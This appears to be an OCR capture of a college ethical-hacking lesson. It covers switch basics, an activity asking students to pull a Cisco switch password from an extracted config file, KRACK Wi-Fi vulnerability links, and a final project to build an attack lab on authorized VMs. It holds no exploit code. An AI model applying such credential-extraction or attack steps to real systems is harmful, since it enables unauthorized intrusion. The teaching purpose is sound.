


Size	471 × 300 pixels
Type	JPEG image
File Size	45.0 kB
Folder	Lesson13c
Aperture	
Exposure	
Focal Length	
ISO	
Metering	
Camera	
Date	
Time	



```
/* Rich Simms DM 160B Exercise 5 */

* {
        color: teal;
        margin-left: auto; margin-right: auto;
        text-align: center;
        font-family: sans-serif;
}
```

"exercise6.css" selected (1.6 kB)


Home
Lesson13c
Surfing the net - The Switch - Mozilla Firefox
Surfing the net - The Swi...
file:///root/Lesson13c/device-switch.html
Search
Most Visited
Offensive Security
Kali Linux
Kali Docs
Kali Tools
Exploit-DB
Aircrack-ng
Oops! File
"device-switch.html" selected (6.6 kB)

- Server

The Switch

The Switch The switch is the central point of the LAN (Local Area Network). The switch is called a layer 2 device. The network is often described as a stack of layers. Layer 1 is the physical part of the network which includes NICs (Network Interface Cards) and cables. Layer 2 is where the Ethernet protocol is used. Every network device has a unique MAC address and devices know how to send and receive Ethernet frames to each other on the same LAN.

The switch provides everything the older hub provided such as signal regeneration and more. A switch is much smarter than a hub and it can remember which MAC addresses it hears on each of its ports. It then uses that information to filter frames to only go where they should. Switches also allow full duplex operation so that devices attached to one of its ports can send and receive frames at the same time. The full duplex operation and filtering eliminate Ethernet collisions and allows better performance overall than the older hub based networks.

Switch technology also includes VLANs, spanning tree protocol and security. VLANs let the administrator group ports together into a virtual LANs that are separate. It is as if each VLAN was a separate network connected by a separate switch. This is useful if you want to contain confidential traffic. Spanning tree protocol eliminates network loops. A network loop is like a PA sound system and someone puts the microphone to close to the speaker which results in an ear splitting shriek. This can happen on a network too if frames are end up back at the same port that originally sent it. Port security provides controls on switch ports to restrict MAC addresses.

Ruthsarian Valid XHTML Valid CSS Site Map

Activity

As root, on your EH-Kali-XX VM:

1) Find the extracted config-switch2.html file.

2) What is the password used on this Cisco switch?

Write your answer in the chat window.

Deauth Rogue AP Attacks Placeholder

https://simms-teach.com/howtos/students/WiFi-Penetration-Schell.pdf

Ryan's WiFi penetration testing presentation

Krack

Serious flaw in WPA2 protocol lets attackers intercept passwords and much more

DAN GOODIN - 10/15/2017, 9:37 PM

https://arstechnica.com/information-technology/2017/10/severe-flaw-in-wpa2-protocol-leaves-wi-fi-traffic-open-to-eavesdropping/

ars TECHNICA

KRACK attack is especially bad news for Android and Linux users.

"Researchers have disclosed a serious weakness in the WPA2 protocol that allows attackers within range of vulnerable device or access point to intercept passwords, e-mails, and other data presumed to be encrypted, and in some cases, to inject ransomware or other malicious content into a website a client is visiting."

Krack Attacks (WiFi WPA2 Vulnerability)
Dr Mike Pound & Dr Steve Bagley

So the way we usually encrypt in WPA is through AES, advanced encryption standard

https://www.youtube.com/watch?v=mYtvjijATa4

Assignment

Final Project

Cabrillo College

CIS 76 Linux Lab Exercise

Final Project
Fall 2016

Final Project

You will create an educational step-by-step lab for VLab that demonstrates a complete hacking attack scenario. You may exploit one or more vulnerabilities using Metasploit, a bot, custom code, social engineering and/or other hacking tools. You will document the preventative measures an organization could take to prevent your attack and help one or more classmates test their project.

Warning and Permission

Unauthorized hacking can result in prison terms, large fines, lawsuits and being dropped from this course!

For this project, you have authorization to hack any of the VMs in your VLab pod. Contact the instructor if you need additional VMs.

Steps

1. Research and identify one or more interesting vulnerabilities and related exploits.
2. Using VLAB, create a secure test bed, identifying attacker and victim systems, to run the lab in.
3. Develop step-by-step instructions on how to set up the test bed.
4. Develop step-by-step instructions on how to carry out the attack.
5. Develop a list of preventative measures the victim could block future attacks.
6. Have another student test your lab and verify the results can be duplicated.
7. Do a presentation and demo to the class.

Due in two weeks

https://simms-teach.com/docs/cis76/cis76final-project.pdf

Wrap up

Next Class

Assignment: Check the Calendar Page on the web site to see what is due next week.

Final project due in two weeks

Quiz questions for next class:

- No more quizzes!

Backup